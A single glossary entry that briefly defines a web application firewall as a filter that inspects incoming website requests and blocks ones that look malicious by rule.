- WAF (web application firewall): a filter in front of a website that inspects incoming requests and blocks ones that look malicious according to a set of rules.




